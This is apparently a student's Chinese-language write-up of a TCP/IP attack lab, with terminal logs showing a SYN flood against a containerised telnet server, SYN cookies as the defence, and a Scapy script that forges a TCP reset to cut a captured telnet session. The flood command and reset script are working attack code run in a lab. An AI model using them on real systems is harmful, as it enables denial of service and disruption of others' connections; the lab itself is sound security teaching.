TCP/IP Attack Lab


57118225 宋雨帆

任务 1：

1.关闭 SYN Cookie，进行攻击


（1）观察者测试受害者的 telnet 连接是否可用，用观察受害者的连接队列

如上图所示，攻击开始前，观察者 VM M 可以成功与受害者建立 telnet 连接。



```
[07/09/21]seed@VM:~/Desktop$ docksh cf
root@cf5c62e78a63:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
58dbae87d4c7 login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```


观察此时受害者的连接队列，发现此时有个建立的连接，也有的连接处于 LISTEN 状态。



```
^[[C^[[C[07/09/21]seed@VM:~/Desktop$ docksh 58
root@58dbae87d4c7:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44933        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:38368          ESTABLISHED
udp        0      0 127.0.0.11:53351        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@58dbae87d4c7:/# 
```


2.攻击者对受害者进行 SYN 洪泛攻击

（1）攻击者运行 synflood 程序



```
[07/09/21]seed@VM:~/Desktop$ docksh 2e
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  t
mp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  u
sr  volumes
root@VM:/# cd volumes
root@VM:/volumes# synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# synflood 10.9.0.5 23
```


（2）此时在受害者容器中，输入 netstat -na 查看信息:



```
root@58dbae87d4c7:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44933        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             87.28.110.100:13094     SYN_RECV
tcp        0      0 10.9.0.5:23             113.87.152.79:53206     SYN_RECV
tcp        0      0 10.9.0.5:23             166.100.0.80:35674      SYN_RECV
tcp        0      0 10.9.0.5:23             73.193.59.123:26155     SYN_RECV
tcp        0      0 10.9.0.5:23             84.95.81.109:7487       SYN_RECV
tcp        0      0 10.9.0.5:23             197.114.149.113:44626   SYN_RECV
tcp        0      0 10.9.0.5:23             63.43.146.100:59018     SYN_RECV
tcp        0      0 10.9.0.5:23             158.179.202.45:5920     SYN_RECV
tcp        0      0 10.9.0.5:23             217.81.223.118:4789     SYN_RECV
tcp        0      0 10.9.0.5:23             154.15.97.108:59496     SYN_RECV
tcp        0      0 10.9.0.5:23             204.236.49.59:2085      SYN_RECV
tcp        0      0 10.9.0.5:23             67.25.179.35:56047      SYN_RECV
tcp        0      0 10.9.0.5:23             105.19.145.75:50781     SYN_RECV
tcp        0      0 10.9.0.5:23             82.129.109.94:36166     SYN_RECV
tcp        0      0 10.9.0.5:23             132.53.42.10:571        SYN_RECV
tcp        0      0 10.9.0.5:23             125.100.28.68:14699     SYN_RECV
tcp        0      0 10.9.0.5:23             89.68.72.125:41538      SYN_RECV
tcp        0      0 10.9.0.5:23             32.34.27.77:18427       SYN_RECV
tcp        0      0 10.9.0.5:23             45.15.9.106:30334       SYN_RECV
```

出现了大量的 SYN_RECV 报文，说明发生了泛洪攻击。

（3）其它用户再次尝试登录：




```
root@58dbae87d4c7:~# exit
logout
Connection closed by foreign host.
root@cf5c62e78a63:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection ti
med out
```

可以看到没有成功登录，说明泛洪攻击成功。


3. 令 SYN Cookie=1，进行攻击

（1）首先修改配置文件中 syncookies 的值，将其修改为 1，表示开启：



```
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1
```

（2）启动泛洪攻击，并让用户进行登录：




```
[07/09/21]seed@VM:~/Desktop$ docksh 5c
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv
  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys
  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23
```

```
seed@29bff5409bf9:~$ exit
logout
Connection closed by foreign host.
root@baa0ef419bec:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
29bff5409bf9 login: 
```

登录成功，说明 syn cookie 已经起作用了。

受害者输入 netstat -na：



```
root@42ef638fa555:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38571        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             193.157.163.84:50205    SYN_RECV
tcp        0      0 10.9.0.5:23             119.193.1.28:728        SYN_RECV
tcp        0      0 10.9.0.5:23             5.111.7.25:21120        SYN_RECV
tcp        0      0 10.9.0.5:23             105.42.190.101:34567    SYN_RECV
tcp        0      0 10.9.0.5:23             177.36.160.44:54681     SYN_RECV
tcp        0      0 10.9.0.5:23             251.208.235.55:52989    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:48830          ESTABLISHED
tcp        0      0 10.9.0.5:23             243.235.24.47:13712     SYN_RECV
tcp        0      0 10.9.0.5:23             198.252.27.125:35842    SYN_RECV
tcp        0      0 10.9.0.5:23             84.16.41.91:13155       SYN_RECV
tcp        0      0 10.9.0.5:23             51.166.14.48:5420       SYN_RECV
tcp        0      0 10.9.0.5:23             102.204.187.74:40269    SYN_RECV
tcp        0      0 10.9.0.5:23             30.42.242.45:26154      SYN_RECV
tcp        0      0 10.9.0.5:23             203.57.217.60:64040     SYN_RECV
tcp        0      0 10.9.0.5:23             203.50.2.96:23153       SYN_RECV
tcp        0      0 10.9.0.5:23             90.80.216.110:58047     SYN_RECV
tcp        0      0 10.9.0.5:23             201.62.139.48:61236     SYN_RECV
tcp        0      0 10.9.0.5:23             81.111.36.13:60339      SYN_RECV
tcp        0      0 10.9.0.5:23             106.127.207.42:19257    SYN_RECV
tcp        0      0 10.9.0.5:23             187.126.128.85:8532     SYN_RECV
```


可以看到成功建立了连接。

原理：在服务器接收到 SYN 包之后，它会使用只有服务器才知道的密钥，根据包中的信息计算一个哈希值（H）。哈希值（H）作为服务器的初始序列号发送到客户端，这个 H 就被称为 SYN cookie。

如果客户端是攻击者，那么攻击者不会返回 SYN ACK 报文，没有返回就说明对方为攻击者，不会建立 socket 资源；如果客户端不是攻击者，那么它就会在 ack 处填上 H+1 返回一个 SYN ACK 报文给服务器，服务器通过重新计算 H，来确定 ack 中的数是否正确，若正确，则再建立合法连接。因而，SYN cookie 可以有效防止 SYN 泛洪攻击。


任务 2：

（1）用户容器先向受害者发起 talent 请求并登录：




```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
42ef638fa555 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gener
ic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and
 content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' c
ommand.
Last login: Fri Jul  9 00:39:22 UTC 2021 from 42ef638fa
555 on pts/6
```

（2）wireshark 抓取报文：



No.	Time	Source	Destination	Protocol	Length	Info
87	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
91	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
95	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
97	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
101	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
103	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
107	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	78	Telnet Data ...
111	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
115	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
119	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
123	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
127	2021-07-08 20:4…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
131	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
135	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	135	Telnet Data ...
139	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	411	Telnet Data ...
143	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	135	Telnet Data ...
147	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
151	2021-07-08 20:4…	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...




```
No.    Time    Source    Destination    Protocol  Length  Info
    Destination: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 48980, Seq: 2368507081, Ack: 3240186455, Len: 21
    Source Port: 23
    Destination Port: 48980
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 2368507081
    [Next sequence number: 2368507102]
    Acknowledgment number: 3240186455
    1000 .... = Header Length: 32 bytes (8)
  ▾ Flags: 0x018 (PSH, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 1... = Push: Set
      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······AP···]
    Window size value: 509
    [Calculated window size: 509]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x1458 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
```

利用最后一个报文的数据来构造 rst 报文。

程序：

```
from scapy.all import *

ip = IP(src="10.9.0.5", dst="10.9.0.6")

tcp = TCP(sport=23, dport=48980, flags="R", seq=2368507102, ack=3240186455)

pkt = ip/tcp

ls(pkt)

send(pkt,verbose=0)
```


（3）攻击者运行程序，可以看到用户登录已经断开，说明攻击成功。



```
To restore this content, you can run the 'unminimize' c
ommand.
Last login: Fri Jul  9 00:39:22 UTC 2021 from 42ef638fa
555 on pts/6
seed@42ef638fa555:~$ Connection closed by foreign host.
root@f3146f58422a:/# 
```

任务 3：

